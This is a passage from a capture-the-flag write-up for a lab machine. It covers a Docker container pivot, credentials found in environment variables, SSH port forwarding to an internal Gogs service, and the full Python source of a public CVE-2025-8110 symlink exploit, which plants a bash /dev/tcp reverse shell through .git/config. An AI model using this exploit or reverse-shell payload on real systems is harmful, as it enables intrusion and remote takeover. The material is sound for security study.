root
At this point, I had immediate root access, however I quickly realized I was inside a containerized environment, not the host system.
8. Container Enumeration
After getting a shell via the Flowise RCE chain, I landed inside the system as root.
Which, at first glance, sounds like game over… until you realize:
“Yeah I’m root… but inside a container. what should i do now!”
To confirm the environment, I ran a quick container enumeration using deepce.sh:
🔗 https://github.com/stealthcopter/deepce
This helped me quickly understand the environment:
- I was indeed running inside a Docker container
- No Docker socket mounted
- Not a privileged container
- No obvious escape vector at first glance
So basically:
“Root privileges, but still clearly containerized.”
DeepCE Analysis
The script gave a very detailed breakdown of the container.



Secret Discovery in Environment Variables
While reviewing the output, I noticed something that instantly changed the direction of the attack:
FLOWISE_PASSWORD=F1l3_d0ck3rFLOWISE_USERNAME=benSENDER_EMAIL=ben@silentium.htbSMTP_PASSWORD=r04D!!_R4geAt this moment I just paused for a second.
“So we did reverse shells, CVEs, payloads… and the real password was just chilling in environment variables like it’s a README file.”
Pivot to Host Access
These credentials were extremely valuable.
Even though SSH login initially failed with common guesses, one password stood out:

r04D!!_R4geThis turned out to be valid for the ben user on the host machine.
So I simply tried:
ssh ben@10.129.39.130And got access:
✔ user shell obtained on the host
We got host access as ben.
9. User flag
cat user.txt
10 Rabbit Hole
After getting the user flag, I immediately switched into full privilege escalation mode and proceeded to lightly destroy my own brain performance in the process.
I checked everything — SUIDs, cron jobs, kernel, hopes, dreams… nothing.
At some point, I wasn’t exploiting the machine anymore, I was just arguing with linPEAS like it owed me money.

Summary of my findings:
- 1 local service
- some interesting env vars
- 0 immediate wins
- 100% overthinking damage
11. Local Service Discovery
To enumerate running services on the host, I used:
netstat -tulnp
This quickly revealed a local service bound to localhost:
127.0.0.1:3001Since it wasn’t exposed externally, I assumed it was only reachable from inside the machine.
Port Forwarding
To access it from my machine, I set up SSH port forwarding:
ssh -L 3001:127.0.0.1:3001 ben@10.129.39.130This allowed me to interact with the service locally via:
http://127.0.0.1:3001
Service Identification
Running basic enumeration on the page with WhatWeb revealed:
Gogs (self-hosted Git service)
At this point, it was clear that the target was exposing a local development or internal code management service.
12. CVE #3 : Gogs Symlink / Repo Abuse → Root (CVE-2025-8110 HIGH)
At this point, I had a stable foothold on the host as ben, but local privilege escalation still wasn’t obvious.
Instead of blindly trying manual exploitation, I looked up known vulnerabilities for this version of Gogs.
A quick good search :
“gogs rce cve”
led me to a working public exploit:
🔗 https://github.com/TYehan/CVE-2025-8110-Gogs-RCE-Exploit
#!/usr/bin/env python3
import argparseimport requestsimport osimport subprocessimport shutilimport urllib3import base64from urllib.parse import urlparsefrom rich.console import Console
# Settingsurllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)console = Console()
"""Exploit script for CVE-2025-8110 in Gogs.Identity-fix for Target machine."""
__author__ = "TYehan"
def create_malicious_repo(session, base_url, token): """Create a repository with a malicious payload.""" api = f"{base_url}/api/v1/user/repos" repository_name = os.urandom(6).hex() data = { "name": repository_name, "description": "Exploit repo for CVE-2025-8110", "auto_init": True, "readme": "Default", "ssh": True, } session.headers.update({"Authorization": f"token {token}"}) resp = session.post(api, json=data)
if resp.status_code == 201: console.print(f"[bold green][+] Repo created: {repository_name}[/bold green]") return repository_name else: raise ValueError(f"Failed to create repo: {resp.status_code} - {resp.text}")
def upload_malicious_symlink(base_url, username, password, repo_name): """Clone repo, add symlink to .git/config, and push.""" repo_dir = f"/tmp/{repo_name}" parsed_url = urlparse(base_url) base_path = parsed_url.path.rstrip("/")
clone_url = f"{parsed_url.scheme}://{username}:{password}@{parsed_url.netloc}{base_path}/{username}/{repo_name}.git"
try: if os.path.exists(repo_dir): shutil.rmtree(repo_dir)
console.print(f"[blue][*] Cloning {repo_name} as {username}...[/blue]") subprocess.run(["git", "clone", clone_url, repo_dir], check=True, capture_output=True)
# SET LOCAL IDENTITY TO BYPASS THE EXIT 128 ERROR subprocess.run(["git", "config", "user.email", "tyehan@htb.local"], cwd=repo_dir, check=True) subprocess.run(["git", "config", "user.name", "TYehan"], cwd=repo_dir, check=True)
# Create symlink os.symlink(".git/config", os.path.join(repo_dir, "malicious_link"))
subprocess.run(["git", "add", "malicious_link"], cwd=repo_dir, check=True) subprocess.run(["git", "commit", "-m", "Initial commit"], cwd=repo_dir, check=True) subprocess.run(["git", "push", "origin", "master"], cwd=repo_dir, check=True) console.print("[bold green][+] Symlink successfully pushed to master.[/bold green]")
except subprocess.CalledProcessError as e: error_msg = e.stderr.decode() if e.stderr else str(e) raise ValueError(f"Git command failed: {error_msg}")
def exploit(session, base_url, token, username, repo_name, config_payload): """Trigger CVE-2025-8110 by overwriting the symlink via API.""" api = f"{base_url}/api/v1/repos/{username}/{repo_name}/contents/malicious_link"
resp = session.get(api) if resp.status_code != 200: raise ValueError(f"Could not fetch symlink SHA: {resp.status_code}") sha = resp.json().get('sha')
data = { "message": "Update config via CVE-2025-8110", "content": base64.b64encode(config_payload.encode()).decode(), "sha": sha }
headers = { "Authorization": f"token {token}", "Content-Type": "application/json", }
console.print("[yellow][*] Overwriting .git/config via symlink API...[/yellow]") r = session.put(api, json=data, headers=headers, timeout=10) if r.status_code in [200, 201]: console.print("[bold green][+] Exploit payload delivered![/bold green]") else: console.print(f"[bold red][-] Failed to overwrite: {r.status_code} - {r.text}[/bold red]")
def main(): parser = argparse.ArgumentParser(description="Gogs CVE-2025-8110 Exploit") parser.add_argument("-u", "--url", required=True, help="Gogs base URL") parser.add_argument("-un", "--username", required=True, help="Gogs Username") parser.add_argument("-pw", "--password", required=True, help="Gogs Password") parser.add_argument("-t", "--token", required=True, help="Gogs API Token") parser.add_argument("-lh", "--host", required=True, help="LHOST") parser.add_argument("-lp", "--port", required=True, help="LPORT") args = parser.parse_args()
session = requests.Session() session.verify = False
rev_shell = f"bash -c 'bash -i >& /dev/tcp/{args.host}/{args.port} 0>&1' #"
git_config_payload = f"""[core] repositoryformatversion = 0 filemode = true bare = false logallrefupdates = true sshCommand = {rev_shell}[remote "origin"] url = git@localhost:gogs/research.git fetch = +refs/heads/*:refs/remotes/origin/*[branch "master"] remote = origin merge = refs/heads/master"""
try: repo_name = create_malicious_repo(session, args.url, args.token) upload_malicious_symlink(args.url, args.username, args.password, repo_name) exploit(session, args.url, args.token, args.username, repo_name, git_config_payload)
console.print(f"[bold cyan][!] Payload active. Check your listener on {args.host}:{args.port}![/bold cyan]")
except Exception as e: console.print(f"[bold red][-] Error: {e}[/bold red]")
if __name__ == "__main__": main()The exploit described a symlink-based repository abuse chain, where:
- a malicious repository is created
- a symlink is injected into the repo structure
- internal file paths are targeted
- sensitive files can be overwritten or accessed
- leading to remote code execution as the service user (and in this case, root context via misconfiguration)
Exploitation
I followed the exploit logic:
┌──(mensi㉿kali)-[~/Desktop]└─$ python3 CVE-2025-8110.py -husage: CVE-2025-8110.py [-h] -u URL -un USERNAME -pw PASSWORD -t TOKEN -lh HOST -lp PORT
Gogs CVE-2025-8110 Exploit
options:  -h, --help            show this help message and exit  -u, --url URL         Gogs base URL  -un, --username USERNAME                        Gogs Username  -pw, --password PASSWORD                        Gogs Password  -t, --token TOKEN     Gogs API Token  -lh, --host HOST      LHOST  -lp, --port PORT      LPORT
┌──(mensi㉿kali)-[~/Desktop]└─$
i got the token from the settings after successfull register / login.
